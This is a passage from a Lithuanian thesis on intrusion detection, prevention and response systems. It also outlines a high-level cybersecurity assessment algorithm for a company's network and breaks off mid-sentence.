ADAM –angl. *Audit Data and Mining*, yra hibridinis anomalijų detektorius ir išpuoliams prieš TCPDUMP duomenis atrasti).

Analizuojant protokolo būsenos analizės (angl. *Stateful Protocol Analysis*) metodiką [18] galima pastebėti, kad ji yra panaši į anomalijos aptikimo metodiką [17] išskyrus tai, kad profilius sukuria tiekėjai, tiekiantys jutiklių įrangą. Profiliai yra nustatomi remiantis standartais ar gerąją praktiką ir suteikia galimybę stebėti protokolo būseną tiek tinklo lygmenyje, tiek programinės įrangos lygmenyje.

Analizuojant IDS pažeidžiamumų aptikimo metodikas galime pastebėti, kad piktnaudžiavimo aptikimo arba parašo aptikimo metodika paremta tuo, kad įsilaužimai identifikuojami analizuojant surinktą informaciją su iš anksto žinomu informacijos rinkiniu, kuris naudojamas kaip savotiškas antspaudas ar kitaip vadinamas parašas, pagal kurį galimą atpažinti pažeidžiamumus arba naudojant nustatytą taisyklių rinkinį. Šio metodo trūkumas yra tas, kad visi nežinomi rinkiniai yra identifikuojami kaip įsilaužimas. Anomalijos aptikimo metodika paremta tuo, kad analizuojant informaciją, identifikuojama ta informacija, kuri turi nukrypimą nuo numatytos informacijos ar elgesys yra įtartinas. Jei nuokrypis yra didesnis nei nustatyta tam tikra riba, tada ta informacija laikoma kaip nukrypimas. Šio metodo trūkumas yra tas, kad yra kartais sunku identifikuoti kas yra normalu, o kas yra įsibrovimas. Protokolo būsenos analizės metodika paremta tuo, kad yra nuolat stebima kiekviena sesijos būsena ir analizuojama informacija dabartiniuose paketuose arba lyginant su ankstesniais paketais, siekiant nustatyti nukrypimus. Šio metodo trūkumas yra tas, kad reikalingas pastovus stebėjimas ir neužtenka vienos užklausos.

Kiekviena IDS turi būti pritaikyta darbui taip, kad būtų galima patogiai, tiksliai ir efektyviai identifikuoti grėsmes. IDS naudoja sekančias įsilaužimo aptikimo kriterijus [48]:

1. **Ribinės reikšmės** (angl. *Thresholds*), kurios nustato ribą tarp įprastos ar neįprastos informacijos ar elgesio. Ribos dažniausiai nurodo maksimalų leistiną lygį, pvz., vartotojui penkis kartus nepavyksta prisijungti prie informacinės sistemos, arba ne mažiau 8 simbolių turi sudaryti failo pavadinimo ilgis, iš kurių turi būti vienas skaičius ir viena didelė raidė ar pan. Visa informacija, kuri turi nukrypimus nuo užduotų ribų, yra panaudojama anomalijos aptikimo ir protokolo būsenos analizėje;
2. **Balti ir juodi sąrašai** (angl. *Blacklists and Whitelists*), kurie blokuoja turinį arba, priešingai, jį praleidžia be ribojimų. Juodasis sąrašas dažniausiai naudojamas tam, kad būtų galima atpažinti ir blokuoti turinį, kuris greičiausiai yra piktybinis, o taip pat jis yra naudojamas laikinai blokuoti neseniai aptiktas grėsmes (pvz., piktavalio IP adresą). Baltasis sąrašas yra žinomas kaip gerybinis sąrašas ir dažniausiai naudojamas tam, kad sumažinti arba ignoruoti klaidingus teigiamus pranešimus, susijusius su žinoma gerybine veikla iš patikimų kompiuterių. Baltieji sąrašai ir juodieji sąrašai dažniausiai naudojami parašo aptikimo ir protokolo būsenos analizėje;
3. **Pavojaus nustatymai** (angl. *Alert Settings*) skirti administratoriui priskirti vienokį ar kitokį prioritetą galimai grėsmei, specifikuoti, kokias prevencines priemones galima taikyti, išjungti ar įjungti tam tikrus pavojaus pranešimus;
4. **Kodo peržiūra ir redagavimas**, leidžia administratoriams matyti kai kuriuos ar visus su aptikimu susijusius kodus. Paprastai tai yra tik parašai, tačiau kai kurie gamintojai leidžia administratoriams pamatyti programos kodą, kuris naudojamas atlikti protokolų būsenos analizę.

2.2 Įsilaužimo prevencijos sistemų analizė


Galima pastebėti, kad IPS yra aukštesnio lygio negu IDS. Kai tik IPS nustato galimą ataką, IPS ne tik praneša administratoriui, bet iškart pradeda atitinkamas atsakomąsias priemones. Tokiu būdu, naudojant IPS, išvengiama pernelyg ilgai trunkančio įsibrovėlio aptikimo ir neutralizavimo, kuris būdingas naudojant IDS programas. Vis dėlto taikant analizės metodus iš esmės nėra skirtumų tarp dviejų tinklo apsaugos mechanizmų. IPS, kaip ir IDS, remiasi NIDS ir HIDS naudojamų jutiklių ir agentų duomenimis, kad būtų galima registruoti ir analizuoti jų duomenis ir tinklo paketus.

Tradiciškai ugniasienės ir antivirusinės programos bando blokuoti išpuolius ir IDS bando nustatyti išpuolius, kai šie išpuoliai įvyksta. Ugniasienės panaudojimas gali sustabdyti paslaugas, užblokuojant atitinkamus prievadus, bet neįvertina srauto, kuris yra praleidžiamas per prievadus. IDS gali įvertinti srautą, kuris eina per šiuos prievadus, tačiau negali srauto sustabdyti, jeigu jis yra kenkėjiškas. IPS gali aktyviai blokuoti kenkėjiškus išpuolius. Norint tai padaryti IPS paprastai būtina sukonfigūruoti pagal labai konkrečias taisykles, kad būtų išvengta klaidų, kad įprasto vartotojo veiksmai nebūtų klasifikuojami kaip pavojingi, o būtų užblokuoti panaudojus anomalijų aptikimo, parašo aptikimo ir pan. metodus.

2.2.1 Įsilaužimo prevencijos sistemos architektūros analizė

Analizuojant IPS panaudojimo architektūras [55] galime pastebėti, kad IPS tokiose IT&T tinklo architektūros konfigūracijose:

1. **Tinklo** (angl. *network–based*) IPS (toliau – NIPS), kuris skirtas stebėti visą tinklą ir perimti atakas skirtas užvaldyti tinklą;
2. **Mazgų** (angl. *host–based*) IPS (toliau – HIPS), kuris turi galimybę apsaugoti tinklą nuo dažniausių vidinių išpuolių, taip pat siekient apsaugoti mobilias aplikacijas, kurios veikia išorėje, o yra sujungtos su vidinėmis sistemomis per saugų šifruotą ryšį (pvz. VPN).



15 pav. NIPS ir HIPS architektūra [55]

NIPS ir HIPS architektūra pavaizduota 15 pav. Joje galima pastebėti, kad ugniasienė (a) yra tinklo pradžioje, kurios tikslas blokuoti tam tikro tipo atakas. Už ugniasienės dažniausiai yra bendro naudojimo tinklas. Už ugniasienės yra prieiga prie demilitarizuotos zonos – DMZ1 (b) arba vidinio tinklo (c). Šios dvi zonos atskirtos ir jeigu būtų įsibrauta į DMZ1, tai yra į vidinio tinklo esančią įrangą nebūtų galima prieiti. DMZ1 yra zona, kurioje dažniausiai yra interneto serveriai, tokie kaip

WEB, DNS, FTP, SMTP serveriai. Svarbūs vidiniai serveriai dažniausiai yra saugomi vidinio tinklo zonoje. Išoriniai vartotojai, partneriai, tiekėjai jungiasi į pagrindinį duomenų centrą (d), naudojant autentikavimo serverius (f). Siekiant apsaugoti vertingus duomenis (d, g, h) nuo išorinio įsibrovimo arba tinklo srities saugojimo serverius (e), visi išoriniai vartotojai prijungiami prie vidinių tinklų per saugų šifruotą ryšį pvz. VPN. Tam tikslui kiekviename serveryje įdiegiamas HIPS agentas, kad blokuotų serverio specifinį ir nukreiptą įsibrovimą į renginį, t. y. kiekviena sistema, įrenginys ar serveris, kitą sistemą, įrenginį ar serverį turi priimti kaip svetimą. Tai daroma dėl to, kad dauguma išpuolių įvyksta iš organizacijos vidaus (lengviau organizuoti tokį išpuolį) ir santykinai lengva yra nuslėpti tokį išpuolį.

2.2.2 Naudojamų metodikų įsilaužimo prevencijai analizė

Analizuojant metodikas, kaip vykdoma įsilaužimo prevencija, galime pastebėti, kad naudojamos tokie metodai [62]:

1. **Euristinis metodas**, kuris yra panašus į panašus į IDS anomalijų aptikimo metodiką, tik panaudojant neuroninius tinklus su galimybe veikti prieš įsibrovimus ir blokuoti juos;
2. **Smėlio dėžės** (angl. *Sandbox*) metodas, kuris remiasi tuo, kad naudojami mobilių aplikacijų kodai tokie, kaip ActiveX, Java ir kiti, turintys prieigą prie sistemos išteklių. IPS stebi jo elgseną ir jeigu kodas pažeidžia iš anksto apibrėžtą politiką, jis sustabdomas ir užkertamas kelias užpuolimui;
3. **Hibridinis metodas**, kuris skirtas NIPS ir jis naudoja įvairius IDS metodus, įskaitant protokolo anomaliją, srauto anomaliją ir parašo aptikimą, kartu veikia siekiant nustatyti neišvengiamą ataką ir blokuoti srautą maršrutizatoriuje;
4. **Branduolio apsaugos metodas**, kuris naudojamas HIPS. Dauguma operacinių sistemų apriboja prieigą prie procesoriaus branduolio pagal vartotojo programą. Procesoriaus branduolys kontroliuoja prieigą prie sistemos išteklių, pvz., atminties, įvesties / išvesties įrenginių ir centrinio procesoriaus, užkertant kelią tiesioginei naudotojo prieigai. Vartotojiškos programos tam, kad naudotųsi ištekliais, siunčia užklausas arba sistemines užklausas į branduolį, kuris, jas gavęs, pradeda vykdyti operaciją. Kiekvienas paleistas vykdyti kodas atliks bent vieną sistemos užklausą, kad gautų prieigą prie privilegijuotų išteklių ar paslaugų. IPS neleidžia vykdyti kenksmingų sistemos užklausų į branduolį.

2.3 Įsilaužimo reagavimo sistemos problematikos analizė

Analizuojant IRS galime pastebėti, kad tradiciškai reagavimas į atakas yra administratoriaus sprendimo teisė, bet pastaraisiais metais dėl padidėjusio atakų plitimo sudėtingumo ir spartos, atsirado aktualumas sudėtingoms dinaminėms reagavimo į kibernetines atakas poreikis. IRS naudojasi IDS jutiklių ir agentų duomenimis.

2.3.1 Įsilaužimo reagavimo sistemos architektūros problematikos analizė

Analizuojant IRS architektūras [57, 58] galime pastebėti, kad naudojamos sekančios dviejų tipų IRS, kurių architektūra pavaizduota 16 paveiksle:

1. **Pasyvinės**, kurių pagrindinis tikslas yra pranešti ir (arba) pateikti informaciją apie išpuolius:

1.1. Pranešimų sistemos, kurios teikia informaciją apie įsibrovimą, kuria sistemos administratorius panaudoja tam, kad pasirinktų atsaką į įsibrovimą;

1.2. Rankinio reagavimo sistemos, kurios leidžia sistemos administratoriui paleisti veiksmą iš anksto nustatyto rinkinio;

2. **Aktyvinės (automatinio reagavimo)**, kurios siekia kuo labiau sumažinti piktavalio padarytą žalą ir (arba) bandyti aptikti ar pakenkti piktavaliuiStatinės, kurių reagavimo pasirinkimo mechanizmas, per užpuolimo laikotarpį, išlieka tas pats. Galima pastebėti, kad dauguma IRS yra statinės sistemos;

2.2. Adaptyvios, kurios dinamiškai reaguoja atakos eigoje pasirenkant reagavimo mechanizmą į besikeičiančią aplinką;

2.3. Pro aktyvios, kurios leidžia prognozuoti įsibrovimą prieš atakuojant IT&T išteklius;

2.4. Atidėtos, kurių reagavimo veiksmas atidedamas iki tol kol bus patvirtinta ataka. Toks patikinimas gali būti suteiktas naudojant IDS patikimumo metriką arba visišką pėdsako atitiktį esamam užpuolimo parašui;


2.5. Autonominės, kurios tvarko įsibrovimą nepriklausomai nuo lygio, kuris buvo nustatytas t. y. HIDS aptikus įsibrovimą viename įrenginyje, bus aktyvinti reagavimo veiksmai, tokie kaip proceso užbaigimas, serverio išjungimas ir pan.;

2.6. Bendradarbiaujančios, kurios gali aptikti ir reaguoti į įsibrovimą vietos lygiu, tačiau galutinė ar net papildoma atsakymų strategija yra nustatyta ir taikoma visame pasaulyje. Dažnai NIRS yra sukurtos tokiam bendradarbiavimu, nes tai leidžia pasiekti geresnių rezultatų reakcijos greičiui;

2.7. Statinio pasirinkimo, kurios yra iš esmės automatizuotos rankinio reagavimo sistemos, kuriose pateikiamas įspėjimas, kuris buvo iš anksto nustatytas;

2.8. Dinaminio pasirinkimo, kurios yra labiau pažengusios nei statinės pasirinkimo sistemos, nes reagavimo pasirinkimas remiasi tam tikra atakos metrika (pasitikėjimas, atakos sunkumo laipsnis ir kt.);

2.9. Sąnaudų pasirinkimo, kurios bando sutaupyti įsibrovimo sugadinimą ir reagavimo išlaidas.



16 pav. IRS architektūra [58]

2.3.2 Naudojamų metodikų įsilaužimo reagavimui problematikos analizė

IDS iš esmės veikia analizuojant gaunamų paketų parašus ir juos lyginant su žinomais užpuolimo būdais arba taip vadinamais piktnaudžiavimu pagrįstais parašais, arba numatomojo sistemos elgesio

modeliais, arba taip vadinamais anomalijomis pagrįstais parašais. Įvertinant IDS veikimą galime pastebėti, kad yra du IDS trūkumai:


- Klaidingų pavojaus signalų, kai legalus srautas pažymimas kaip kenkėjiškas;
- Praleistų pavojaus signalų, kai kenksmingo srauto nepažymėjo IDS.

Analizuojant metodikas kaip vykdoma įsilaužimo reagavimo įgyvendinimas galime pastebėti, kad panaudojus duomenis gautus iš IDS jutiklių ir agentų bei atsižvelgiant į atakos tipą panaudojus statinio, dinaminio ar sąnaudų pasirinkimo įvertinimą reagavimo įgyvendinimui yra panaudojamos tokios metodikos [58]:

1. **Prasiveržimo** (angl. *burst*), kuris neturi mechanizmo, leidžiančio įvertinti ar įsilaužimo reagavimo įgyvendinimas padarė įtaką mazgui / tinklui. Daugiausia IRS naudoja būtent šį metodiką;
2. **Pro aktyvus**, kuris grįžtamojo ryšio mechanizmą leidžiantį įvertinti įsilaužimo reagavimo įgyvendinimas padarė poveikį ir gali šiuos rezultatus pritaikyti prieš priimant kitą sprendimą.

3. Kibernetinės saugos algoritmo sudarymas

Šiame darbe buvo pasirinktas UAB „Mokslas“ IT&T tinklas, kurio topologija pavaizduota 17 pav.



17 pav. UAB „Mokslas“ tinklo topologija

UAB „Mokslas“ IT&T tinklas yra realus tinklas, kuris skirtas įmonės veiklai užtikrinti. Tinklas susideda iš vidinio ir išorinio tinklo.

UAB „Mokslas“ IT&T išoriniam tinklui sudaryti yra naudojamas nuosavas IP adresų masyvas ir nuomojamas iš interneto paslaugų teikėjo IP adresų masyvas. Išorinių paslaugų potinkliuose yra pašto serveris, failų serveris, VPN serveriai, WEB paslaugų serveriai ir jie naudoja ugniasienes. Pašto serveris naudoja atskirą ugniasienę.

UAB „Mokslas“ IT&T vidinis tinklas yra sukonfigūruotas šiuose potinkliuose:

- paslaugų potinklis (katalogų paslaugos (angl. *Active Directory*) serveris, DNS serveris, dinaminis įrenginių konfigūravimo protokolo (angl. *Dynamic Host Configuration Protocol*) serveris, vidinis FTP serveris ir t.t);
- spausdintuvų potinklis;
- tinklo įrenginių potinklis;
- DMZ1 potinklis (vidinės UAB „Mokslas“ sistemos ir duomenų bazės);
- KDV potinklis;


- administratorių potinklis (radius ir pan.);
- DMZ2 potinklis (vidinės UAB „Mokslas“ sistemos ir duomenų bazės).

UAB „Mokslas“ IT&T vidiniame tinkle sukonfigūruoti du virtualūs tinklai:

- pirmame virtualiame tinkle yra šie potinkliai:
  - paslaugų potinklis;
  - tinklo įrenginių potinklis;
  - DMZ1 potinklis;
  - KDV potinklis;
  - administratorių potinklis;
  - DMZ2 potinklis.
- antrame virtualiame tinkle yra šie potinkliai:
  - spausdintuvų potinklis;
  - KDV potinklis;
  - administratorių potinklis.


UAB „Mokslas“ IT&T tinklo sistemų kibernetinės saugos vertinimo planavimui panaudosime standartinį planavimo procesą, kuris pavaizduotas 18 pav. ir susideda iš dviejų didelių etapų:

1. Plano sudarymas;
2. Plano vykdymas.



18 pav. Planavimo procesas

Išsamus IT&T tinklo kibernetinės saugos vertinimo algoritmas pavaizduotas 19 paveiksle.



19 pav. IT&T kibernetinės saugos vertinimo algoritmas

Informacinių technologijų ir telekomunikacijų tinklo kibernetinės saugos vertinimo algoritmo aprašymas

Šiame darbe sudaryto IT&T tinklo kibernetinės saugos vertinimo algoritmo pagrindiniai punktai:

1. **Informacijos rinkimas:**

1.1. Suskirstymas į grupes:

1.1.1. Balta, kai yra išsami informacija;

1.1.2. Pilka, kai yra dalinė informacija;

1.1.3. Juoda, yra nedaug informacijos ir reikalinga atlikti žvalgyba.
1.2. Žvalgyba:
1.2.1. Viešosios informacijos surinkimas;
1.2.2. Techninių duomenų nuskaitymas.
2. **Tinklo ir sistemų atsparumo kibernetinės saugos patikrinimas:**
2.1. Išorės tinklo ir sistemų atsparumo patikrinimas:
2.1.1. Tinklo architektūros pažeidžiamumų patikrinimas;
2.1.2. Duomenų saugumo patikrinimas;
2.1.3. Atsparumo DoS atakoms patikrinimas;
2.1.4. Antivirusinių sistemų susidorojimo su žalingu kodu patikrinimas.
2.2. Vidinių tinklo ir sistemų atsparumo patikrinimas:
2.2.1. Tinklo įrangos konfigūracijos patikrinimas;
2.2.2. Kompiuterizuotos darbo vietų saugumo patikrinimas;
2.2.3. Tarnybinių stočių saugumo patikrinimas.
3. **Žmogiškojo faktoriaus patikrinimas**.
4. **Pažeidžiamumo įvertinimas**.
5. **Priemonių plano parengimas**.

Informacijos rinkimo (1 etapas) metu siekiama kiek įmanoma daugiau informacijos surinkti iš tinklo ir kitų viešai prieinamų šaltinių. Šio etapo metu atliekamas prievadų nuskaitymas, sistemų ir IP ar kitokių adresų identifikacija. Pagal tai, kiek turima informacijos apie tinklą ir sistemas, jie suskirstomi į:

- **Baltą** (1.1.1 etapas) grupę, kai yra išsami informacija;
- **Pilką** (1.1.2 etapas) grupę, kai yra dalinė informacija;
- **Juodą** (1.1.3 etapas) grupę, kai yra nedaug informacijos.

Viešosios informacijos surinkimas (1.2.1 etapas) vykdomas surenkant kiek įmanoma daugiau informacijos iš viešųjų šaltinių apie tinklo ir sistemų veiklą.

Techninių duomenų nuskaitymo (1.2.2 etapas) metu atliekamas prievadų nuskaitymo siekiant nustatyti jų teikiamas paslaugas. Kiekvienam atviram prievadui atliekamas prievade veikiančios tarnybos identifikavimas, kadangi prievado numeris savaime nesuteikia informacijos, kokia tarnyba jame prieinama. Atvirų prievadų ir juose dirbančių tarnybų patikrinimo objektuose visuma leidžia nustatyti kokia operacinė sistema veikia skenuojamame objekte, kas yra svarbu bendram infrastruktūros, prieš kurią gali būti nukreiptas įsilaužimas, padeda suvokimui bei tinkamos galimam įsilaužimo patikrinimo krypties pasirinkimui. Šio etapo metu gaunama tokia informacija: ugniasienės konfigūracija, veikiančių sistemų 